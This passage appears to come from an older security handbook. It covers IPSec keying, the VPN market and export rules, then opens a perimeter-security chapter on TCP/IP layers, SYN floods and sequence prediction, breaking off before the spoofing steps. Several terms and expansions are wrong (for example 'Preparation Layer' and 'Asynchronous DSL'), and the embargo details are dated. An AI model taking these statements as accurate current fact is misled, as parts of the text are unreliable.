

EXHIBIT 150.9 Diffie–Hellman exchange protocol with STS.

to further authorize the public key of system A to ensure that the man-in-the-middle has not compromised the key-pair integrity.

150.17.1 Many Keys

Asymmetrical keys, such as PGP (Pretty Good Privacy) and RSA, can be used to share the keying information. Asymmetrical keys were specifically designed to have one of the keys in a pair published. A sender of data can obtain the public key of the preferred recipient to encrypt data that can only be decrypted by the holder of the corresponding private key. The application of asymmetrical keys in the sharing of information does not require the protection of the public key in transit over an untrusted network.

150.18 Key Establishment

The IPSec standard mandates that key management must support two forms of key establishment: manual and automatic.

The other IPSec protocols (AH and ESP) are not typically affected by the type of key management. However, there may be issues with implementing anti-replay options, and the level of authentication can be related to the key management process supported. Indeed, key management can also be related to the ultimate security of the communication. If the key is compromised, the communication can be in danger of attack. To thwart the eventuality of such an attack, there are re-keying mechanisms that attempt to ensure that if a key is compromised its validity is limited either by time, amount of data encrypted, or a combination of both.

150.18.1 Manual Keying

Manual key management requires that an administrator provide the keying material and necessary security association information for communications. Manual techniques are practical for small environments with limited numbers of gateways and hosts. Manual key management does not scale to include many sites in a meshed or partially meshed environment. An example is a company with five sites throughout North America. This organization wants to use the Internet for communications, and each office site must be able to communicate directly with any other office site. If each VPN relationship had a unique key, the number of keys can be calculated by the formula $n(n-1)/2$, where n is the number of sites. In this example, the number of keys is 10. Apply this formula to 25 sites (i.e., five times the number of sites in the previous example) and the number of keys skyrockets to 300, not 50. In reality, the management is more difficult than it may appear by the examples. Each device must be configured, and the keys must be shared with all corresponding systems. The use of manual keying conspires to reduce the flexibility and options of IPSec. Anti-replay, on-demand re-keying, and session-specific key management are not available in manual key creation.

150.18.2 Automatic Keying

Automatic key management responds to the limited manual process and provides for widespread, automated deployment of keys. The goal of IPSec is to build off existing Internet standards to accommodate a fluid approach to interoperability. As described earlier, the IPSec default automated key management is IKE, a hybrid based in ISAKMP. However, based on the structure of the standard, any automatic key management can be employed. Automated key management, when instituted, may create several keys for a single SA. There are various reasons for this, including:

- Encryption algorithm requires more than one key
- Authentication algorithm requires more than one key

- Encryption and authentication are used for a single SA
- Re-keying

The encryption and authentication algorithms' use of multiple keys, or if both algorithms are used, then multiple keys will need to be generated for the SA. An example of this would be if Triple-DES is used to encrypt the data. There are several types of applications of Triple-DES (DES-EEE3, DES-EDE3, and DES-EEE2) and each uses more than one key (DES-EEE2 uses two keys, one of which is used twice).

The process of re-keying is to protect future data transmissions in the event a key is compromised. This process requires the rebuilding of an existing SA. The concept of re-keying during data transmission provides a relatively unpredictable communication flow. Being unpredictable is considered a valuable security method against an attacker.

Automatic key management can provide two primary methods of key provisioning:

1. Multiple string
2. Single string

Multiple strings are passed to the corresponding system in the SA for each key and for each type. For example, the use of Triple-DES for the ESP will require more than one key to be generated for a single type of algorithm, in this case, the encryption algorithm. The recipient will receive a string of data representing a single key; once the transfer has been acknowledged, the next string representing another key will be transmitted.

In contrast, the single string method sends all the required keys in a single string. As one might imagine, this requires a stringent set of rules for management. Great attention is necessary to ensure that the systems involved properly map the corresponding bits to the same key strings for the SA being established. To ensure that IPSec-compliant systems properly map the bit to keys, the string is read from the left, highest bit order first for the encryption key(s) and the remaining string is used for the authentication. The number of bits used is determined by the encryption algorithm and the number of keys required for the encryption being utilized for that SA.

150.19 Technology Turned Mainstream

VPNs are making a huge impact on the way communications are viewed. They are also providing ample fodder for administrators and managers to have seemingly endless discussions about various applications. On one side are the possible money savings, and the other are implementation issues. There are several areas of serious concern, including:

- Performance
- Interoperability
- Scalability
- Flexibility

150.19.1 Performance

Performance of data flow is typically the most common concern, and IPSec is very processor intensive. The performance costs of IPSec are the encryption being performed, integrity checking, packet handling based on policies, and forwarding, all of which become apparent in the form of latency and reduced throughput. IPSec VPNs over the Internet increase the latency in the communication that conspires with the processing costs to discourage VPN as a solution for transport-sensitive applications. Process time for authentication, key management, and integrity verification will produce delay issues with SA establishment, authentication, and IPSec SA maintenance. Each of these results in poor initialization response and, ultimately, disgruntled users.

The application of existing hardware encryption technology to IPSec vendor products has allowed these solutions to be considered more closely by prospective clients wishing to seize the monetary savings associated with the technology. The creation of a key and its subsequent use in the encryption process can be offloaded onto a dedicated processor that is designed specifically for these operations. Until the application of hardware encryption for IPSec, all data was managed through software computation that was also responsible for many other operations that may be running on the gateway.

Hardware encryption has released IPSec VPN technology into the realm of viable communication solutions. Unfortunately, the client operating system participating in a VPN is still responsible for the IPSec process. Publicly available mobile systems that provide hardware-based encryption for IPSec communications are becoming available, but are some time away from being standard issue for remote users.

150.19.2 Interoperability

Interoperability is a current issue that will soon become antiquated as vendors recognize the need to become fully IPSec compliant—or consumers will not implement their product based simply on its incompatibility. Shared secret and ISAKMP key management protocol are typically allowing multi-vendor interoperability. As Certificate Authorities and the technology that supports them become fully adopted technology, they will only add to the cross-platform integration. However, complex and large VPNs will not be manageable using different vendor products in the near future. Given the complexity, recentness of the IPSec standard, and the various interpretations of that standard, the time to complete interoperability seems great.

150.19.3 Scalability

Scalability is obtained by the addition of equipment and bandwidth. Some vendors have created products focused on remote access for roaming users, while others have concentrated on network-to-network connectivity without much attention to remote users. The current ability to scale the solution will be directly related to the service required. The standard supporting the technology allows for great flexibility in the addition of services. It will be more common to find limitations in equipment configurations than in the standard as it pertains to growth capabilities. Scalability ushers in a wave of varying issues, including:

- Authentication
- Management
- Performance

Authentication can be provided by a number of processes, although the primary focus has been on RADIUS (Remote Access Dial-In User Security), Certificates, and forms of two-factor authentication. Each of these can be applied to several supporting databases. RADIUS is supported by nearly every common authenticating system, from Microsoft Windows NT to NetWare's NDS. Authentication, when implemented properly, should not become a scalability issue for many implementations, because the goal is to integrate the process with existing or planned enterprise authenticating services.

A more interesting aspect of IPSec vendor implementations and the scalability issues that might arise is management. As detailed earlier, certain implementations do not scale, due to the shear physics of shared secrets and manual key management. In the event of the addition of equipment or increased bandwidth to support remote applications, the management will need to take multiplicity into consideration. Currently, VPN management of remote users and networks leaves a great deal to be desired. As vendors and organizations become more acquainted with what can be accomplished, sophisticated management capabilities will become increasingly available.

Performance is an obvious issue when considering the increase of an implementation. Typically, performance is the driving reason, followed by support for increased numbers. Both of these issues are volatile and interrelated with the hardware technology driving the implementation. Performance capabilities can be controlled by the limitation of supported SAs on a particular system—a direct limitation in scalability. A type of requested encryption might not be available on the encryption processor currently available. Forcing the calculation of encryption onto the operating system ultimately limits the performance. A limitation may resonate in the form of added equipment to accomplish the link between the IPSec equipment and the authenticating database. When users authenticate, the granularity of control over the capabilities of that user may be directly related to the form of authentication. The desired form of authentication may have limitations in various environments due to restrictions in various types of authenticating databases. Upgrade issues, service pack variations, user limitations, and protocol requirements also combine to limit growth of the solution.

150.20 The Market for VPN

Several distinct qualities of VPN are driving the investigation by many organizations to implement VPN as a business interchange technology. VPNs attempt to resolve a variety of current technological limitations that represent themselves as costs in equipment and support or solutions where none had existed prior. Three areas that can be improved by VPNs are:

1. Remote user access and remote office connectivity
2. Extranet partner connectivity
3. Internal departmental security

150.20.1 Remote Access

Providing remote user access via a dial-up connection can become a costly service for any organization to provide. Organizations must consider costs for:

- Telephone lines
- Terminating equipment
- Long-distance
- Calling card
- 800/877 number support

Telephone connections must be increased to support the number of proposed simultaneous users that will be dialing in for connectivity to the network. Another cost that is rolled up into the telephone line charge is the possible need for equipment to allow the addition of telephone lines to an existing system. Terminating equipment, such as modem pools, can become expenses that are immediate savings once the VPN is utilized. Long-distance charges, calling cards that are supplied to roaming users, and toll-free lines require initial capital and continuous financial support. In reality, an organization employing conventional remote access services is nothing more than a service provider for its employees. Taking this into consideration, many organizations tend to overlook the use of the Internet connection by remote users. As the number of simultaneous users access the network, the more bandwidth is utilized for the existing Internet service.

The cost savings are realized by redirecting funds, originally to support telephone communications, in an Internet service provider (ISP) and its ability to support a greater area of access points and technology. This allows an organization to eliminate support for all direct connectivity and focus on a single connection and technology for all data exchange—ultimately saving money. With the company access point becoming a single point of entry, access controls, authenticating mechanisms, security policies, and system redundancy become focused and common among all types of access regardless of the originator's communication technology.

The advent of high-speed Internet connectivity by means of cable modems and ADSL (Asynchronous Digital Subscriber Line) is an example of how a VPN becomes an enabler to facilitate the need for high-speed, individual remote access where none existed before. Existing remote access technologies are generally limited to 128K ISDN (Integrated Services Digital Network) or, more typically, 56K modem access. Given the inherent properties of the Internet and IPSec functioning at the network layer, the communication technology utilized to access the Internet only needs to be supported at the immediate connection point to establish an IP session with the ISP. Using the Internet as a backbone for encrypted communications allows for equal IP functionality with increased performance and security over conventional remote access technology.

Currently, cable modem and ADSL services are expanding from the home-user market into the business industry for remote office support. A typical remote office will have a small Frame Relay connection to the home office. Any Internet traffic from the remote office is usually forwarded to the home office's Internet connection, where access controls can be centrally managed and Internet connection costs are eliminated at the remote office. However, as the number of remote offices and the distances increase, so does the financial investment. Each Frame Relay connection, PVC (permanent virtual circuit), has costs associated with it. Committed Information Rate (CIR), port speed (e.g., 128K), and sometimes a connection fee add to the overall investment. A PVC is required for any connection; so, as remote offices demand direct communication to their peers, a PVC will need to be added to support this decentralized communication. Currently within the United States, the cost of Frame Relay is very low and typically outweighs the cost of an ISP and Internet connectivity. As the distance increases and moves beyond the United States, the costs can increase exponentially and will typically call for more than one telecommunications vendor. With VPN technology, a local connection to the Internet can be established. Adding connectivity to peers is accomplished by configuration modifications; this allows the customer to control communications without the inclusion of the carrier in the transformation.

The current stability of remote, tier three, and lower ISPs is an unknown variable. The arguable service associated with multiple and international ISP connectivity has become the Achilles' heel for VPN acceptance for business-critical and time-critical services. As the reach of tier one and tier two ISPs increases, they will be able to provide contiguous connectivity over the Internet to remote locations using an arsenal of available technologies.

150.20.2 Extranet Access

The single, most advantageous characteristic of VPNs is to provide protected and controlled communication with partnering organizations. Years ago, prior to VPN becoming a catchword, corporations were beginning to feel the need for dedicated Internet access. Dedicated access is becoming increasingly utilized for business purposes, whereas before it was viewed as a service for employees and research requirements.

The Internet provides the ultimate bridge between networks that was relatively nonexistent before VPN technology. Preceding VPNs, a corporation needing to access a partner's site was typically provided a Frame Relay connection to a common Frame Relay cloud where all the partners claimed access. Other options were ISDN and dial-on-demand routing. As this requirement grows, several limitations begin to surface. Security issues, partner support, controlling access, disallowing unwanted interchange between partners, and connectivity support for partners without supported access technologies all conspire to expose the huge advantages of VPNs over the Internet. Utilizing VPNs, an organization can maintain a high granularity of control over the connectivity per partner or per user on a partner network.

150.20.3 Internal Protection

As firewalls became more predominant as protection against the Internet, they were increasingly being utilized for internal segmentation of departmental entities. The need for protecting vital departments within an organization originally spawned this concept of using firewalls internally. As the number of departments increase, the management, complexity, and cost of the firewalls increase as well. Also, any attacker with access to the protected network can easily obtain sensitive information due to the fact that the firewall applies only perimeter security.

VLANs (virtual local area networks) with access control lists became a minimized replacement for conventional firewalls. However, the same security issue remained, in that the perimeter security was controlled and left the internal network open for attack.

As IPSec became accepted as a viable secure communication technology and applied in MAC environments, it also became the replacement for other protection technologies. Combined with strategically placed firewalls, VPN over internal networks allows secure connectivity between hosts. IPSec encryption, authentication, and access control provide protection for data between departments and within a department.

150.21 Consideration for VPN Implementation

The benefits of VPN technology can be realized in varying degrees, depending on the application and the requirements it has been applied to. Considering the incredible growth in technology, the advantages will only increase. Nevertheless, the understandable concerns with performance, reliability, scalability, and implementation issues must be investigated.

150.21.1 System Requirements

The first step is determining the foreseeable amount of traffic and its patterns to ascertain the adjacent system requirements or augmentations. In the event that existing equipment is providing all or a portion of the service the VPN is replacing, the costs can be compared to discover initial savings in the framework of money, performance, or functionality.

150.21.2 Security Policy

It will be necessary to determine if the VPN technology and how it is planned to be implemented meet the current security policy. In case the security policy does not address the area of remote access, or in the event a policy or remote access does not exist, a policy must address the security requirements of the organization and its relationship with the service provided by VPN technology.

150.21.3 Application Performance

As previously discussed, performance is the primary reason VPN technology is not the solution for many organizations. It will be necessary to determine the speed at which an application can execute the essential processes. This is related to the type of data within the VPN. Live traffic or user sessions are incredibly sensitive to any latency in the communication. Pilot tests and load simulation should be considered strongly prior to large-scale VPN deployment or replacement of existing services and equipment.

Data replication or transient activity that is not associated with human or application time sensitivity is a candidate for VPN connectivity. The application's resistance to latency must be measured to determine the minimum requirements for the VPN. This is not to convey that VPNs are only good for replication traffic and cannot support user applications. It is necessary to determine the application needs and verify the requirements to properly gauge the performance provisioning of the VPN. The performance "window" will allow the proper selection of equipment to meet the needs of the proposed solution; otherwise, the equipment and application may present poor results compared to the expected or planned results. Or, more importantly, the acquired equipment is under-worked or does not scale in the direction needed for a particular organization's growth path. Each of these results in poor investment realization and makes it much more difficult to persuade management to use VPN again.

150.21.4 Training

User and administrator training is an important part of the implementation process. It is necessary to evaluate a vendor's product from the point of the users, as well as evaluating the other attributes of the product. In the event that user experience is poor, it will reach management and ultimately weigh heavily on the administrators and security practitioners. It is necessary to understand the user intervention that is required in the every-day process of application use. Comprehending the user knowledge requirements will allow for the creation of a training curriculum that best represents what the users are required to accomplish to operate the VPN as per the security policy.

150.22 Future of IPSec VPNs

Like it or not, VPN is here to stay. IP version 6 (IPv6) has the IPSec entrenched in its very foundation; and as the Internet grows, Ipv6 will become more prevalent. The current technological direction of typical networks will become the next goals for IPSec; specifically, Quality of Service (QoS). ATM was practically invented to accommodate the vast array of communication technologies at high speeds; but to do it efficiently, it must control who gets in and out of the network.

Ethernet Type of Service (ToS) (802.1p) allows for three bits of data in the frame to be used to add ToS information and then be mapped into ATM cells. IP version 4, as currently applied, has support for a ToS field in the IP Header similar to Ethernet 802.1p; it provides three bits for extended information. Currently, techniques are being applied to map QoS information from one medium to another. This is very exciting for service organizations that will be able sell end-to-end QoS. As the IPSec standard grows and current TCP/IP applications and networks begin to support the existing IP ToS field, IPSec will quickly conform to the requirements.

The IETF and other participants, in the form of RFCs, are continually addressing the issues that currently exist with IPSec. Packet sizes are typically increased due to the added headers and sometimes trailer information associated with IPSec. The result is an increased possibility of packet fragmentation. IPSec addresses fragmentation and packet loss; the overhead of these processes constitutes the largest concern.

IPSec can only be applied to the TCP/IP protocol. Therefore, multi-protocol networks and environments that employ IPX/SPX, NetBEUI, and others will not take direct advantage of the IPSec VPN. To allow non-TCP/IP protocols to communicate over an IPSec VPN, an IP gateway must be implemented to encapsulate the original protocol into an IP packet and then be forwarded to the IPSec gateway. IP gateways have been in use for some time and are proven technology. For several organizations that cannot eliminate non-TCP/IP protocols and wish to implement IPSec as the VPN of choice, a protocol gateway is imminent.

As is obvious, performance is crucial to IPSec VPN capabilities and cost. As encryption algorithms become increasingly sophisticated and hardware support for those algorithms becomes readily available, this current limitation will be surpassed.

Another perceived limitation of IPSec is the export and import restrictions of encryption. There are countries that the United States places restrictions on to hinder the ability of those countries to encrypt possibly harmful information into the United States. In 1996, the International Traffic in Arms Regulation (ITAR) governing the export of cryptography was reconditioned. Responsibility for cryptography exports was transferred to the Department of Commerce from the Department of State. However, the Department of Justice is now part of the export review process. In addition, the National Security Agency (NSA) remains the final arbiter of whether to grant encryption products export licenses.

The NSA staff is assigned to the Commerce Department and many other federal agencies that deal with encryption policy and standards. This includes the State Department, Justice Department, National Institute for Standards and Technology (NIST), and the Federal Communications Commission. As one can imagine, the laws governing the export of encryption are complicated and are under constant revision. Several countries are completely denied access to encrypted communications to the United States; other countries have limitations due to government relationships and political posture. The current list of (as of this writing) embargoed countries include:

- Syria
- Iran
- Iraq
- North Korea
- Libya
- Cuba
- Sudan
- Serbia

As one reads the list of countries, it is easy to see why the United States is reluctant to allow encrypted communications with these countries. Past wars, conflict of interests, and terrorism are the primary ingredients to become exiled by the United States.

Similar rosters exist for other countries that have the United States listed as “unfriendly,” due to their perception of communication with the United States.

As one can certainly see, the concept of encryption export and import laws is vague, complex, and constantly in litigation. In the event a VPN is required for international communication, it will be necessary to obtain the latest information available to properly implement the communication as per the current laws.

150.23 Conclusion

VPN technology, based on IPSec, will become more prevalent in our every-day existence. The technology is in its infancy; the standards and support for them are growing every day. Security engineers will see an interesting change in how security is implemented and maintained on a daily basis. It will generate new types of policies and firewall solutions—router support for VPN will skyrocket.

This technology will finally confront encryption export and import laws, forcing the hand of many countries. Currently, there are several issues with export and import restrictions that affect how organizations deploy VPN technology. As VPNs become more prevalent in international communications, governments will be forced to expedite the process. With organizations sharing information, services, and product, the global economy will force computer security to become the primary focus for many companies.

For VPNs, latency is the center for concern and, once hardware solutions and algorithms collaborate to enhance overall system performance, the technology will become truly accepted. Once this point is reached, every packet on every network will be encrypted. Browsers, e-mail clients, and the like will have VPN software embedded, and only authenticated communications will be allowed. Clear Internet traffic will be material for campfire stories. It is a good time to be in security.

151

Internet Security: Securing the Perimeter

Douglas G. Conorich

The Internet has become the fastest growing tool organizations have ever had that can help them become more productive. In spite of its usefulness, there have been many debates as to whether the Internet can be used, in light of the many security issues. Today, more than ever before, computing systems are vulnerable to unauthorized access. Given the right combination of motivation, expertise, resources, time, and social engineering, an intruder will be able to access any computer that is attached to the Internet.

The corporate community has, in part, created this problem for itself. The rapid growth of the Internet with all the utilities now available to Web surf, combined with the number of users who now have easy access through all the various Internet providers, make every desktop—including those in homes, schools, and libraries—a place where an intruder can launch an attack. Surfing the Internet began as a novelty. Users were seduced by the vast amounts of information they could find. In many cases, it has become addictive.

Much of the public concern with the Internet has focused on the inappropriate access to Web sites by children from their homes or schools. A business is concerned with the bottom line. How profitable a business is can be directly related to the productivity of its employees. Inappropriate use of the Internet in the business world can decrease that productivity in many ways. The network bandwidth—how much data can flow across a network segment at any time—is costly to increase because of the time involved and the technology issues. Inappropriate use of the Internet can slow the flow of data and create the network approximation of a log jam.

There are also potential legal and public relations implications of inappropriate employee usage. One such issue is the increasing prevalence of "sin surfing"—browsing the pornographic Web sites. One company reported that 37 percent of its Internet bandwidth was taken up by "sin surfing." Lawsuits can be generated and, more importantly, the organization's image can be damaged by employees using the Internet to distribute inappropriate materials. To legally curtail the inappropriate use of the Internet, an organization must have a policy that defines what is acceptable, what is not, and what can happen if an employee is caught.

As part of the price of doing business, companies continue to span the bridge between the Internet and their own intranets with mission-critical applications. This makes them more vulnerable to new and unanticipated security threats. Such exposures can place organizations at risk at every level—down to the very credibility upon which they build their reputations.

Making the Internet safe and secure for business requires careful management by the organization. Companies will have to use existing and new, emerging technologies, security policies tailored to the business needs of the organization, and training of the employees in order to accomplish this goal. IBM has defined four phases of Internet adoption by companies as they do business on the Internet: access, presence, integration, and E-business. Each of these phases has risks involved.

1. *Access*. In this first phase of adoption, a company has just begun to explore the Internet and learn about its potential benefits. A few employees are using modems connected to their desktop PCs, to dial into either a local Internet service provider or a national service such as America Online. In this phase, the company is using the Internet as a resource for getting information only; all requests for access are in the outbound direction, and all information flow is in the inbound direction. Exchanging electronic mail and browsing the Web make up the majority of activities in this phase.
2. *Presence*. In this phase, the company has begun to make use of the Internet not only as a resource for getting information, but also as a means of providing information to others. Direct connection of the company's internal network means that all employees now have the ability to access the Internet (although this may be restricted by policy), allowing them to use it as an information resource, and also enabling processes such as customer support via e-mail. The creation of a Web server, either by the company's own staff or through a content hosting service, allows the company to provide static information such as product catalogs and data sheets, company background information, software updates, etc. to its customers and prospects.
3. *Integration*. In this phase, the company has begun to integrate the Internet into its day-to-day business processes by connecting its Web server directly (through a firewall or other protection system) to its back-office systems. In the previous phase, updates to the Web server's data were made manually, via tape or other means. In this phase, the Web server can obtain information on demand, as users request it. To use banking as an example, this phase enables the bank's customers to obtain their account balances, find out when checks cleared, and other information retrieval functions.
4. *E-business*. In the final phase, the company has enabled bi-directional access requests and information flow. This means that not only can customers on the Internet retrieve information from the company's back-office systems, but they can also add to or change information stored on those systems. At this stage, the company is conducting business electronically; customers can place orders, transfer money (via credit cards or other means), check on shipments, etc. business partners can update inventories, make notes in customer records, etc. In short, the entire company has become accessible via the Internet.

While companies may follow this road to the end, as described by IBM, they are most likely somewhere on it, either in one of the phases or in transition between them.

151.1 Internet Protocols

Communication between two people is made possible by their mutual agreement to a common mode of transferring ideas from one person to the other. Each person must know exactly how to communicate with the other if this is to be successful. The communication can be in the form of a verbal or written language, such as English, Spanish, or German. It can also take the form of physical gestures such as sign language. It can even be done through pictures or music. Regardless of the form of the communication, it is paramount that the meaning of an element, say a word, has the same meaning to both parties involved. The medium used for communication is also important. Both parties must have access to the same communication medium. One cannot talk to someone else via telephone if only one person has a telephone.

With computers, communications over networks is made possible by what are known as protocols. A protocol is a well-defined message format. The message format defines what each position in the message means. One possible message format could define the first 4 bits as the version number, the next

4 bits as the length of the header, and then 8 bits for the service being used. As long as both computers agree on this format, communication can take place.

Network communications use more than one protocol. Sets of protocols used together are known as protocol suites or layered protocols. One well-known protocol suite is the Transport Control Protocol/Internet Protocol (TCP/IP) suite. It is based on the International Standards Organization (ISO) Open Systems Interconnection (OSI) Reference Model (see Exhibit 151.1).

The ISO Reference Model is divided into seven layers:

1. The Physical Layer is the lowest layer in the protocol stack. It consists of the "physical" connection. This may be copper wire or fiber-optic cables and the associated connection hardware. The sole responsibility of the Physical Layer is to transfer the bits from one location to another.
2. The second layer is the Data-Link Layer. It provides for the reliable delivery of data across the physical link. The Data-Link Layer creates a checksum of the message that can be used by the receiving host to ensure that the entire message was received.
3. The Network Layer manages the connections across the network for the upper four layers and isolates them from the details of addressing and delivery of data.
4. The Transport Layer provides the end-to-end error detection and correction function between communicating applications.
5. The Session Layer manages the sessions between communicating applications.
6. The Preparation Layer standardizes the data presentation to the application level.
7. The Application Layer consists of application programs that communicate across the network. This is the layer with which most users interact.

Network devices can provide different levels of security, depending on how far up the stack they can read. Repeaters are used to connect two Ethernet segments. The repeater simply copies the electrical transmission and sends it on to the next segment of the network. Because the repeater only reads up through the Data-Link Layer, no security can be added by its use.

The bridge is a computer that is used to connect two or more networks. The bridge differs from the repeater in that it can store and forward entire packets, instead of just repeating electrical signals. Because it reads up through the Network Layer of the packet, the bridge can add some security. It could allow the transfer of only packets with local addresses. A bridge uses physical addresses—not IP addresses. The physical address, also know as the Ethernet address, is the actual address of the Ethernet hardware. It is a 48-bit number.

Routers and gateways are computers that determine which of the many possible paths a packet will take to get to the destination device. These devices read up through the Transport Layer and can read



EXHIBIT 151.1 The ISO model.

IP addresses, including port numbers. They can be programmed to allow, disallow, and reroute IP datagrams determined by the IP address of the packet.

As previously mentioned, TCP/IP is based on the ISO model, but it groups the seven layers of the ISO model into four layers, as displayed in Exhibit 151.2.

The Network Access Layer is the lowest layer of the TCP/IP protocol stack. It provides the means of delivery and has to understand how the network transmits data from one IP address to another. The Network Access Layer basically provides the functionality of the first three layers of the ISO model.

TCP/IP provides a scheme of IP addressing that uniquely defines every host connected to the Internet. The Network Access Layer provides the functions that encapsulate the datagrams and maps the IP addresses to the physical addresses used by the network.

The Internet Layer has at its core the Internet Protocol (RFC 791). IP provides the basic building blocks of the Internet. It provides:

- Datagram definition scheme
- Internet addressing scheme
- Means of moving data between the Network Access Layer and the Host-to-Host Layer
- Means for datagrams to be routed to remote hosts
- Function of breaking apart and reassembling packets for transmission

IP is a connectionless protocol. This means that it relies on other protocols within the TCP/IP stack to provide the connection-oriented services. The connection-oriented services (i.e., TCP) take care of the handshake—the exchange of control information. The IP Layer contains the Internet Control Message Protocol (ICMP).

The Host-to-Host Transport Layer houses two protocols: the Transport Control Protocol (TCP) and the User Datagram Protocol (UDP). Its primary function is to deliver messages between the Application Layer and the Internet Layer. TCP is a reliable protocol. This means that it guarantees that the message will arrive as sent. It contains error detection and correction features. UDP does not have these features and is, therefore, unreliable. For shorter messages, where it is easier to resend the message than worry about the overhead involved with TCP, UDP is used.

The Application Layer contains the various services that users will use to send data. The Application Layer contains such user programs as the Network Terminal Protocol (Telnet), File Transfer Protocol (FTP), and Simple Mail Transport Protocol (SMTP). It also contains protocols not directly used by users, but required for system use (e.g., Domain Name Service (DNS), Routing Information Protocol (RIP), and Network File System (NFS)).

Application layer Consists of applications and process that use the network.
Host-to-host transport layer Provides ene-to-end data delivery service.
Internet layer Defines the diagram and handles the routing data.
Network access layer Consists of routines for accessing physical networks.

EXHIBIT 151.2 The TCP/IP protocol architecture.

151.1.1 Attacks

As previously noted, TCP is a reliable messaging protocol. This means that TCP is a connection-oriented protocol. TCP uses what is known as a "three-way handshake." A handshake is simply the exchange of control information between the two computers. This information enables the computers to determine which packets go where and ensure that all the information in the message has been received.

When a connection is desired between two systems, Host A and Host B, using TCP/IP, a three-way handshake must occur. The initiating host, Host A (the client), sends the receiving host, Host B (the server), a message with the SYN (synchronize sequence number) bit set. The SYN contains information needed by Host B to set up the connection. This message contains the IP address of the both Host A and Host B and the port numbers they will talk on. The SYN tells Host B what sequence number the client will start with, seq=x. This number is important to keep all the data transmitted in the proper order and can be used to notify Host B that a piece of data is missing. The sequence number is found starting at bit 32–63 of the header.

When Host B receives the SYN, it sends the client an ACK (acknowledgment message). This message contains the sequence number that Host B will start with, SYN, seq=y, and the sequence number of Host A incremented, the ACK, x+1. The acknowledgment number is bits 64 through 95 of the header.

The three-way handshake is completed when Host A receives the ACK from Host B and sends an ACK, y+1, in return. Now data can flow back and forth between the two hosts. This connection is now known as a socket. A socket is usually identified as Host_A_IP:Port_Number, Host_B_IP:Port_Number.

There are two attacks that use this technology: SYN flood and sequence predictability.

151.1.1.1 SYN Flood Attack

The SYN flood attack uses a TCP connection request (SYN). The SYN is sent to the target computer with the source IP address in the packet "spoofed," or replaced with an address that is not in use on the Internet or that belongs to another computer. When the target computer receives the connection request, it allocates resources to handle and track the new connection. A SYN_RECEIVED state is stored in a buffer register awaiting the return response (ACK) from the initiating computer, which would complete the three-way handshake. It then sends out an SYN-ACK. If the response is sent to the "spoofed," nonexistent IP address, there will never be a response. If the SYN-ACK is sent to a real computer, it checks to see if it has a SYN in the buffer to that IP address. Because it does not, it ignores the request. The target computer retransmits the SYN-ACK a number of times. After a finite amount of wait time, the original SYN request is purged from the buffer of the target computer. This condition is known as a half-open socket.

As an example, the default configuration for a Windows NT 3.5x or 4.0 computer is to retransmit the SYN-ACK five times, doubling the timeout value after each retransmission. The initial timeout value is 3 seconds, so retries are attempted at 3, 6, 12, 24, and 48 seconds. After the last retransmission, 96 seconds are allowed to pass before the computer gives up on receiving a response and deallocates the resources that were set aside earlier for the connection. The total elapsed time that resources are in use is 189 seconds.

An attacker will send many of these TCP SYNs to tie up as many resources as possible on the target computer. Because the buffer size for the storage of SYNs is a finite size, numerous attempts can cause a buffer overflow. The effect of tying up connection resources varies, depending on the TCP/IP stack and applications listening on the TCP port. For most stacks, there is a limit on the number of connections that can be in the half-open SYN_RECEIVED state. Once the limit is reached for a given TCP port, the target computer responds with a reset to all further connection requests until resources are freed. Using this method, an attacker can cause a denial-of-service on several ports.

Finding the source of a SYN flood attack can be very difficult. A network analyzer can be used to try to track down the problem, and it may be necessary to contact the Internet service provider for assistance in attempting to trace the source. Firewalls should be set up to reject packets from the external network with any IP address from the internal network.

151.1.1.2 Sequence Predictability

The ability to guess sequence numbers is very useful to intruders because they can create a short-lived connection to a host without having to see the reply packets. This ability, taken in combination with the fact that many hosts have trust relationships that use IP addresses as authentication; that packets are easily spoofed; and that individuals can mount denial of service attacks, means one can impersonate the trusted systems to break into such machines without using source routing.

If an intruder wants to spoof a connection between two computers so that the connection seems as if it is coming from computer B to computer A, using your computer C, it works like this:

